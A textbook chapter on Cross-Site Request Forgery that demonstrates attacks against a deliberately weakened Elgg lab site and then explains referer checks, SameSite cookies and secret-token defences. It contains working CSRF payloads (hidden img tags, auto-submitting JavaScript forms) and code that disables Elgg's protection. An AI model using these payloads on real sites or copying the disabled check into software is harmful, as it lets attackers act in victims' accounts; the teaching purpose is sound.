Chapter 9

Cross Site Request Forgery

Cross-Site Request Forgery (CSRF) is a type of malicious exploit, where a malicious page, when viewed by a victim, can send a forged request to a targeted website on behalf of the victim. Since the request comes from a third-party web page, it is called cross-site request. If the targeted website does not implement proper countermeasures, it cannot tell the difference between a forged request from a third-party page and an authentic one from its own page. That leads to CSRF vulnerabilities, which exist in many websites. For example, in 2006, the Netflix website had a number of CSRF vulnerabilities, which allowed attackers to change a user's shipping address, adding DVDs to a user's rental queue, or change other parts of a user's account. In this chapter, we study how CSRF attacks work and how to defend against them.

Contents

9.1 Cross-Site Requests and Its Problems

Let us first understand what a cross-site request is. When a page from a website sends an HTTP request back to the website, it is called same-site request. If a request is sent to a different website, it is called cross-site request, because where the page comes from and where the request goes to are different. Cross-site requests are used to connect multiple websites across the Web, and they have many applications. For example, if a webpage embeds an image from another website, the HTTP request used to fetch the image is a cross-site request. Similarly, a webpage (not belonging to Facebook) can include a Facebook link, so when users click on the link, an HTTP request is sent to Facebook; this is also a cross-site request. Online advertising uses cross-site requests to help display relevant advertisements to users. To do that, they place some web elements in web pages, such as those from Amazon and other shopping sites. When users visit these pages, the pages will send out an HTTP request to the advertisement servers. This is a cross-site request. If there were no cross-site requests in the Web, each website would display its own web pages and they will not be able to connect with other websites. Figure 9.1 shows an example of cross-site request and same-site request.



Figure 9.1: Cross-Site Requests

Although browsers, based on which page a request is initiated from, know whether a request is cross-site or not, they do not convey that knowledge to the server. Consider an example. When a request is sent to `example.com` from a page coming from `example.com`, the browser attaches to the request all the cookies belonging to `example.com`. Assume a page from another site (different from `example.com`) also sends a request to `example.com`, the browser will also attach all the cookies belonging to `example.com`, just like what it does to same-site requests. Therefore, from the cookies and all the information included in these HTTP requests, the `example.com` server does not know which one is cross-site, and which one is same-site.

Such behaviors from browsers can cause problems. Requests coming from a website's own pages are trusted, and those coming from other sites' pages cannot be trusted. Therefore,

it is important for a website to know whether a request is cross-site or same-site. Websites typically rely on session cookies to decide whether a request from a client is trusted or not, but unfortunately, browsers attach the same cookies to both same-site and cross-site requests, making it impossible to distinguish whether a request comes from its own page or a third-party's page. If the server also treats these requests in the same manner, it is possible for third-party websites to forge requests that are exactly the same as those same-site requests. This is called *Cross-Site Request Forgery* (CSRF).

9.2 Cross-Site Request Forgery Attack



Figure 9.2: How a CSRF attack works

A CSRF attack involves three parties: a victim user, a targeted website, and a malicious website that is controlled by an attacker. The victim has an active session with the targeted website while visiting the malicious website. The malicious web page forges a cross-site HTTP request to the targeted website. For example, if the target is a social-network site, the malicious page can forge an add-friend request or update-profile request. Since the browser will attach all the cookies to the forged request, when the target site receives the HTTP request, if it has no countermeasure to identify this forged request, it will go ahead processing the request, resulting in security breaches. Figure 9.2 depicts how a CSRF attack works.

To launch a successful CSRF attack, the attacker needs to craft a web page that can forge a cross-site request sent to the targeted website. The attacker also needs to attract the victim user to visit the malicious website. Moreover, the user should have already logged into the targeted website; otherwise, even if the attacker can still send out a forged request, the server will not process the request. Instead, it will redirect the user to the login page, asking for login credentials. Obviously, the user will immediately know something is suspicious.

Environment Setup for Experiments. To demonstrate what attackers can do by exploiting CSRF vulnerabilities, we have set up a web application called `Elgg` in our pre-built Ubuntu VM image. `Elgg` is a popular open-source web application for social networks, and it has implemented a number of countermeasures to remedy the CSRF threat. To demonstrate how CSRF attacks work, we have disabled these countermeasures in our installation, intentionally making it vulnerable to CSRF attacks. We host the `Elgg` web application at the website `http://www.csrflabelgg.com`. For the sake of simplicity, we host this website on our localhost, by mapping the hostname `www.csrflabelgg.com` to the IP address `127.0.0.1` (localhost). The mapping is added to `/etc/hosts`.

We also host an attack website called `http://www.csrflabattacker.com`, also on `localhost`. The following entries are added to the Apache configuration file (`/etc/apache2/sites-available/default`) for hosting both websites (the `DocumentRoot` field specifies the directory where the files of a website are stored):

```
<VirtualHost *:80>
        ServerName www.CSRFLabAttacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>

<VirtualHost *:80>
        ServerName www.CSRFLabElgg.com
        DocumentRoot /var/www/CSRF/elgg
</VirtualHost>
```

9.3 CSRF Attacks on HTTP GET Services

CSRF attacks on HTTP GET services are different from those on POST services. We first discuss the difference of these two types of services, and then discuss how to exploit the CSRF vulnerabilities in a GET service. Attacks on POST services will be given in the next section.

9.3.1 HTTP GET and POST Services

Most of the services in web applications are GET or POST services; to invoke them, one needs to send an HTTP GET request or HTTP POST request, respectively. One of the differences of these two types of services is how data are attached in the request: GET requests attach data in the URL, while POST requests attach data in the body. This difference makes CSRF attacks on GET services quite different from those on POST services. The following example shows how data (values for `foo` and `bar`) are attached in a GET request.

```
GET /post_form.php?foo=hello&bar=world HTTP/1.1  ← Data are attached here!
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
```

The following example shows how data are attached in a POST request. As we can see, the values for `foo` and `bar` are placed inside the data field of the HTTP request, instead of in the URL.

```
POST /post_form.php HTTP/1.1
Host: www.example.com
Cookie: SID=xsdfgergbghedvrbeadv
Content-Length: 19
foo=hello&bar=world          ← Data are attached here!
```

9.3.2 The Basic Idea of CSRF Attacks

Consider an online banking web application at `www.bank32.com`, which allows users to transfer money from their accounts to other people's account. Users need to log in to the banking website first before they can transfer money. Once a user has logged in, a session cookie is provided, which uniquely identifies the authenticated user. A money-transfer HTTP request needs to have a valid session cookie; otherwise the transfer request will not be processed. An authorized user can send an HTTP request to the following URL to transfer $500 from his/her account to Account 3220.

```
http://www.bank32.com/transfer.php?to=3220&amount=500
```

If attackers send a forged request from their own computers to the above URL, they will not be able to affect other people, because they do not have other people's session cookies, and hence cannot transfer money out of other people's accounts. However, if attackers can get a victim to view their web pages, they can send out a forged request from the victim's machine. Even though this is a cross-site request, browsers will still attach the victim's session cookie with the request, allowing the forged request to be accepted and processed by the bank server.

Since the request is sent out from the victim's machine, not the attacker's machine, the question is how to get the forged request triggered. One way is to place a piece of JavaScript code in the attacker's web page, and use the code to trigger the request. This definitely works, and is the primary method for forging POST requests, but for GET requests, which attach parameters in the URL, there is a much easier way to forge requests without using JavaScript code. We can simply use HTML tags, such as the `img` and `iframe` tags. See the following examples:

```
<img src="http://www.bank32.com/transfer.php?to=3220&amount=500">

<iframe
   src="http://www.bank32.com/transfer.php?to=3220&amount=500">
</iframe>
```

The examples above can be placed inside web pages. When they are loaded into a browser, these tags can trigger HTTP GET requests being sent to the the URLs specified in the `src` attribute. For the `img` tag, the browser expects an image to come back, and place the image inside the tag area; for the `iframe` tag, the browser expects a web page to come back, and place the page inside the iframe. From the attacker's perspective, the response is not important; the most important thing is that an HTTP GET request is triggered.

9.3.3 Attack on Elgg's Add-friend Service

To see how CSRF attacks work against real web applications, we have removed the CSRF countermeasure implemented in the `Elgg` web application, and try to attack its add-friend web

service. Our goal is to add attackers to the victim's friend list, without his/her consent. In our experiment, we will use Samy as the attacker and Alice as the victim.

Investigation: Observe and fetch the required fields: To launch an attack, one should understand how the targeted web application works. In our case we need to identify how Elgg pages send out an add-friend request, and what parameters are needed. This requires some investigations. For that purpose, Samy creates another Elgg account using Charlie as the name. In Charlie's account, Samy clicks the add-friend button to add himself to Charlie's friend list. He turned on the Firefox LiveHTTPHeader extension to capture the add-friend HTTP request. The captured HTTP request header is shown below.

```
http://www.csrflabelgg.com/action/friends/add?friend=42      ①
          &__elgg_ts=1489201544&__elgg_token=7c1763...       ②

GET /action/friends/add?friend=42&__elgg_ts=1489201544
          &__elgg_token=7c1763deda696eee3122e68f315...
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy
Cookie: Elgg=nskthij9ilai0ijkbf2a0h00m1                      ③
Connection: keep-alive
```

Most of the lines in the above HTTP header are standard, except those marked by circled numbers. We will explain these lines below.

- Line ①: This is the URL of Elgg's add-friend request. In the forged request, we need to set the target URL to `http://www.csrflabelgg.com/action/friends/add`. In addition, the add-friend request needs to specify what user ID should be added to the friend list. The `friend` parameter is used for that purpose. In the captured request, we can see that the value of this parameter is set to 42; that is Samy's ID (it is called GUID in Elgg).

- Line ②: We can also see that that there are two additional parameters in the URL, including `__elgg_ts` and `__elgg_token`. These parameters are Elgg's countermeasure against CSRF attacks. Since we have disabled the countermeasures, there is no need to include these parameters. Therefore, the final URL that we need to forge is `http://www.csrflabelgg.com/action/friends/add?friend=42`.

- Line ③: This is the session cookie; without it, Elgg will simply discard the request. The captured cookie is Charlie's session cookie; when Alice sends a request, the value will be different, and attackers will not be able to know what the value is. However, the cookie field of an HTTP request is automatically set by browsers, so there is no need for attackers to worry about this field.

Create the malicious web page: We are now ready to forge an add-friend request. Using the URL and parameters identified from the investigation, we create the following web page.

```
<html>
<body>
  <h1>This page forges an HTTP GET request.</h1>

  <img src="http://www.csrflabelgg.com/action/friends/add?friend=42"
       alt="image" width="1" height="1" />
</body>
</html>
```

The `img` tag will automatically trigger an HTTP GET request. The tag is designed for including images in web pages. When browsers render a web page and see an `img` tag, it automatically sends an HTTP GET request to the URL specified by the `src` attribute. This URL can be any URL, so the request can be a cross-site request, allowing a web page to include images from other websites. We simply use the add-friend URL, along with the `friend` parameter. Since the response from this URL is not an image, to prevent the victim from getting suspicious, We intentionally make the size of the image to be one pixel by one pixel, so it is too small to be noticed.

We host the crafted web page in the malicious website `www.csrflabattacker.com`, which is controlled by the attacker Samy. In our VM, the page is put inside the `/var/www/CSRF/Attacker` folder.

Attract victims to visit the malicious web page: To make the attack successful, Samy needs to get the victim Alice to visit his malicious web page. Alice does need to have an active session with the `Elgg` website; otherwise `Elgg` will simply discard the request. To achieve this, in the `Elgg` social network, Samy can send a private message to Alice, inside which there is a link to the malicious web page. If Alice clicks the link, Samy's malicious web page will be loaded into Alice's browser, and a forged add-friend request will be sent to the `Elgg` server. If the attack is successful, Samy will be added to Alice's friend list.

9.4 CSRF Attacks on HTTP POST Services

From the previous section, we can see that a CSRF attack on GET services does not need to use JavaScript, because GET requests can be triggered using special HTML tags, with all the data attached in the URL. HTTP POST requests cannot be triggered in such a way. Therefore, many people mistakenly believe that POST services are more secure against CSRF attacks than GET services. This is not true. With the help of JavaScript code, a malicious page can easily forge POST requests.

9.4.1 Constructing a POST Request Using JavaScript

A typical way to generate POST requests is to use HTML forms. The following HTML code defines a form with two text fields and a `Submit` button; each entry's initial value is also provided.

```
<form action="http://www.example.com/action_post.php" method="post">
Recipient Account: <input type="text" name="to" value="3220"><br>
Amount: <input type="text" name="amount" value="500"><br>
<input type="submit" value="Submit">
</form>
```

If a user clicks the submit button, a POST request will be sent out to URL "http://www.example.com/action_post.php", with "to=3220&amount=500" being included in its body (assuming that the user has not changed the initial values of the form entries). Obviously, if the attacker just presents this form to a victim, the victim will probably not click the submit button, and the request will not be triggered. To prevent that, we can write a JavaScript program to click the button for the victim. See the following program.

```
<script type="text/javascript">
function forge_post()
{

   var fields;
   fields += "<input type='hidden' name='to' value='3220'>";
   fields += "<input type='hidden' name='amount' value='500'>";

   var p = document.createElement("form");                          ①
   p.action = "http://www.example.com/action_post.php";
   p.innerHTML = fields;
   p.method = "post";
   document.body.appendChild(p);
   p.submit();                                                      ②
}                                                                   ③

window.onload = function() { forge_post();}
</script>                                                           ④
```

The code above dynamically creates a form (Line ①), with its entries being specified by the `fields` string, and its type being set to `POST`. It should be noted that the type of each form entry is `hidden`, indicating that the entry is invisible to users. After the form is constructed, it is added to the current web page (Line ②). Eventually the form is automatically submitted when the program calls `p.submit()` at Line ③. The JavaScript function `forge_post()` will be invoked automatically after the page is loaded due to the code at Line ④.

9.4.2 Attack on Elgg's Edit-Profile Service

`Elgg`'s edit-profile service is a POST service, and we are going to use this service as our target. We will create a malicious web page to conduct a CSRF attack. When a victim visits this page while he/she is active in `Elgg`, a forged HTTP request will be sent from the malicious page to the edit-profile service, on behalf of the victim. If the attack is successful, the victim's profile will be modified (we will put a statement "SAMY is MY HERO" in the victim's profile). Similar to the previous attack, we will use Samy as the attacker and Alice as the victim.

Investigation: Observe and fetch the required fields: Similar to the attack on the add-friend service, we need to understand what URL and parameters are needed for the edit-profile service. Using the `LiveHTTPHeader` extension, we captured an edit-profile request, which is shown in the following.

```
http://www.csrflabelgg.com/action/profile/edit    ①

POST /action/profile/edit HTTP/1.1
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:23.0) ...
Accept: text/html,application/xhtml+xml,application/xml; ...
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/samy/edit
Cookie: Elgg=mpaspvn1q67od11ki9rkklema4          ②
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 493
__elgg_token=1cc8b5c...&__elgg_ts=1489203659     ③
  &name=Samy
  &description=SAMY+is+MY+HERO                   ④
  &accesslevel%5Bdescription%5D=2                ⑤
  ... (many lines omitted) ...
  &guid=42                                       ⑥
```

Let us look at the lines marked by the circled numbers.

- Line ①: This is the URL of the edit-profile service: `http://www.csrflabelgg.com/action/profile/edit`.
- Line ②: This header field contains the session cookie of the user. It is attached along with every HTTP request to the `Elgg` website. This field is set automatically by browsers, so there is no need for attackers to set this field.
- Line ③: These two parameters are used to defeat the CSRF attack. Since we have disabled the countermeasure, we do not need to include these two fields in our forged request.
- Line ④: The description field is our target area. We would like to place `"SAMY is MY HERO"` in this field. It should be noted that the string is encoded, with spaces being replaced by plus signs.
- Line ⑤: Each field in the profile has an access level, indicating who can view this field. By setting its value to 2, everybody can view this field. The name for this field is actually `accesslevel[description]`, with the left and right brackets being encoded to `%5B` and `%5D`, respectively.
- Line ⑥: Each edit-profile request should include a GUID field to indicate which user's profile is to be updated. From `LiveHTTPHeader`, we see the value is 42, which is Samy's GUID. In our attack, this value should be changed to the victim's (Alice) GUID. We can find this value by visiting Alice's profile from any account. Once her profile is loaded inside a browser, we can look at the page's source, looking for something like the following (we can see that Alice's GUID is 39):

```
elgg.page_owner = {"guid":39,"type":"user", ...},
```

Attack: Craft the malicious web page: We are now ready to construct a web page that can automatically send a forged HTTP POST request when visited by a victim. The HTML code of the page is shown below.

```
<html><body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post()
{
  var fields;

  fields = "<input type='hidden' name='name' value='Alice'>";
  fields += "<input type='hidden' name='description'
                                  value='SAMY is MY HERO'>";
  fields += "<input type='hidden' name='accesslevel[description]'
                                  value='2'>";
  fields += "<input type='hidden' name='guid' value='39'>";

  var p = document.createElement("form");
  p.action = "http://www.csrflabelgg.com/action/profile/edit";
  p.innerHTML = fields;
  p.method = "post";
  document.body.appendChild(p);
  p.submit();
}

window.onload = function() { forge_post();}
</script>
</body>
</html>
```

In the above HTML code, we have defined a JavaScript function, which will be automatically triggered when the page is loaded. The JavaScript function creates a hidden form, with its `description` entry filled with `"SAMY is MY HERO"` and its `accesslevel` entry set to 2 (i.e., public). If a victim visits this page, the form will be automatically submitted from the victim's browser to the edit-profile service at `http://www.csrflabelgg.com/action/profile/edit`, causing the message `"SAMY is MY HERO"` being added to the victim's profile.

9.5 Countermeasures

The main reason why so many web applications have CSRF vulnerabilities is because many developers are not aware of the risk caused by cross-site requests, so they have not implemented countermeasures to protect against CSRF attacks. Defeating CSRF attacks is actually not difficult. Before we discuss countermeasures, let us see what actually leads to such type of vulnerability.

If web servers know whether a request is cross-site or not, they can easily thwart the CSRF attack. Unfortunately, to web servers, cross-site and same-site requests look the same. Obviously, browsers know whether a request is cross-site or not, because they know from which page a request is generated; however, browsers do not covey that information back to web servers.

There is a semantic gap between browsers and servers. If we can bridge this gap, we can help web servers defeat CSRF attacks. There are several ways to achieve this.

9.5.1 Using the `referer` Header

There is indeed one field in the HTTP request header that can tell whether a request is cross-site or not. This is the `referer` header, which is an HTTP header field identifying the address of the web page from where the request is generated. Using the `referer` field, a server can check whether a request is originated from its own pages or not. Unfortunately, this header field is not very reliable, mostly because it reveals part of a users' browsing history, causing privacy concerns. Some browsers (or their extensions) and proxies remove this field to protect users' privacy. Therefore, using this header field for countermeasures may mis-classify many legitimate requests as cross-site requests.

9.5.2 Same-Site Cookies

The above privacy problem can be easily solved by creating another header field that reveals no private information. It only tells whether a request is cross-site request or not, and nothing else. No such header has been introduced yet. Instead, a special type of cookie was introduced to achieve the same goal [West and Goodwin, 2016]. It has been implemented in several browsers, including Chrome and Opera.

This special cookie type is called same-site cookie, which provides a special attribute to cookies called `SameSite`. This attribute is set by servers, and it tells browsers whether a cookie should be attached to a cross-site request or not. Cookies without this attribute are always attached to all same-site and cross-site requests. Cookies with this attribute are always sent along with same-site requests, but whether they are sent along with cross-site requests depends on the value of the attribute. The `SameSite` attribute can have two values, `Strict` and `Lax`. If the value is `Strict`, the cookie will not be sent along with cross-site requests; if the value is `Lax`, the cookie will be sent along with cross-site requests if and only if they are top-level navigations.

9.5.3 Secret Token

Before same-site cookies are supported by all major browsers, web applications have to use their own logic to help identify whether a request is cross-site or not. A common idea is for a web server to use a secret token that can only be retrieved by its own web pages. All the same-site requests should include this secret token, otherwise, they are considered as cross-site requests. There are two typical ways to place such a secret.

- One method is to embed a random secret value inside each web page. When a request is initiated from this page, the secret value is included in the request. Due to the same origin policy, pages from a different origin will not be able to access the content from this page, so they cannot attach the correct secret value in their forged requests.

- Another method is to put a secret value in a cookie; when a request is initiated, the value of this cookie is retrieved and included in the data field of the request. This is in addition to the cookies that are already included in the header field by the browser. Due to the same origin policy, pages from a different origin will not be able to read the content of

the cookie, so they cannot include the secret in the data field of the request, even though the browser does attach the cookie to the header field.

9.5.4 Case Study: Elgg's Countermeasures

The web application Elgg uses the secret-token approach to defeat CSRF attacks. For the sake of experiment, we have commented out the countermeasure in Elgg's code. In the countermeasure, Elgg embeds two secret values, __elgg_ts and __elgg_token, in all its pages. The values are stored inside two JavaScript variables and also in all the forms where user action is required. The following form example shows that two new hidden parameters __elgg_ts and __elgg_token are added to the form, so when the form is submitted via an HTTP request, these two values will be included in the request.

```
<input type = "hidden" name = "__elgg_ts" value = "..." />
<input type = "hidden" name = "__elgg_token" value = "..." />
```

The values in __elgg_ts and __elgg_token are generated by the views/default/input/securitytoken.php module and added to each web page. The code snippet below shows how they are dynamically added to a web page.

```
$ts = time();
$token = generate_action_token($ts);

echo elgg_view('input/hidden', array('name' => '__elgg_token',
                                     'value' => $token));
echo elgg_view('input/hidden', array('name' => '__elgg_ts',
                                     'value' => $ts));
```

Elgg also stores the secret values in two JavaScript variables, so their values can be easily accessed by the JavaScript code on the same page:

```
elgg.security.token.__elgg_ts;
elgg.security.token.__elgg_token;
```

Elgg's security token is a MD5 digest of four pieces of information: the site secret value, timestamp, user session ID, and a randomly generated session string. It will be difficult for attackers to guess this value. The code below shows how the secret token is generated in Elgg.

```
function generate_action_token($timestamp)
{
  $site_secret = get_site_secret();
  $session_id = session_id();
  // Session token
  $st = $_SESSION['__elgg_session'];

  if (($site_secret) && ($session_id))
  {
    return md5($site_secret . $timestamp . $session_id . $st);
  }
  return FALSE;
}
```

The code snippet below shows how the session string `__elgg_session` is generated.

```
  ......
// Generate a simple token (private from potentially
//   public session id)
if (!isset($_SESSION['__elgg_session'])) {
$_SESSION['__elgg_session'] =
  ElggCrypto::getRandomString(32,ElggCrypto::CHARS_HEX);
......
```

Elgg secret-token validation: Elgg validates the generated token and timestamp to defend against CSRF attacks. Every user action calls `validate_action_token()` to validate the token. If the token is not present or invalid, the action will be denied and the user will be redirected. The code snippet below shows the function `validate_action_token()`.

```
function validate_action_token($visibleerrors = TRUE, $token = NULL,
    $ts = NULL)
{
  if (!$token) { $token = get_input('__elgg_token'); }
  if (!$ts) { $ts = get_input('__elgg_ts'); }
  $session_id = session_id();
  if (($token) && ($ts) && ($session_id)) {
    // Regenerate token.
    $required_token = generate_action_token($ts); ← Regenerate the token.

    if ($token == $required_token) {    ← Validate the token from the request.
      if (_elgg_validate_token_timestamp($ts)) {
        $returnval = true;
        ......
      }
      else {
        ......
        register_error(elgg_echo('actiongatekeeper:tokeninvalid'));
        ......
      }
    ......
```

Turn on the countermeasure. To turn on the countermeasure, we need to go to the `elgg/engine/lib` folder and find the function `action_gatekeeper()` in the `actions.php` file. In this function, comment out the `"return true"` statement as specified in the code comment. This statement is added by us to disable Elgg's countermeasures. Basically, we force this gatekeeper function to always return true, letting all requests to pass the check.

```
function action_gatekeeper($action) {

  //SEED:Modified to enable CSRF.
  //Comment out the following statement to enable countermeasure
  return true;
  ......
}
```

If we repeat our attack, we will find out that the attack will fail. To succeed, attackers need to know the values of the secret token and timestamp embedded in the victim's `Elgg` page. Unfortunately, browser's access control prevents the JavaScript code in attacker's page from accessing any content in `Elgg`'s pages.

9.6 Summary

In a Cross-Site Request Forgery attack (CSRF), victims are tricked to visit an attacker's web page, while still maintaining an active session with a target website. While the victim is viewing the attacker's web page, the attacker can create a forged request to the target website, from inside the malicious web page. If the target website cannot tell whether a request comes from its own web page or from a untrusted third-party's web page, it will have a problem, because processing forged requests from attackers can lead to security breaches. Many websites are subject to this kind of attack. Fortunately, defeating CSRF attacks is not difficult. Typical solutions include secret tokens and same-site cookies, which basically help websites distinguish whether a request comes from its own page or from a third-party page.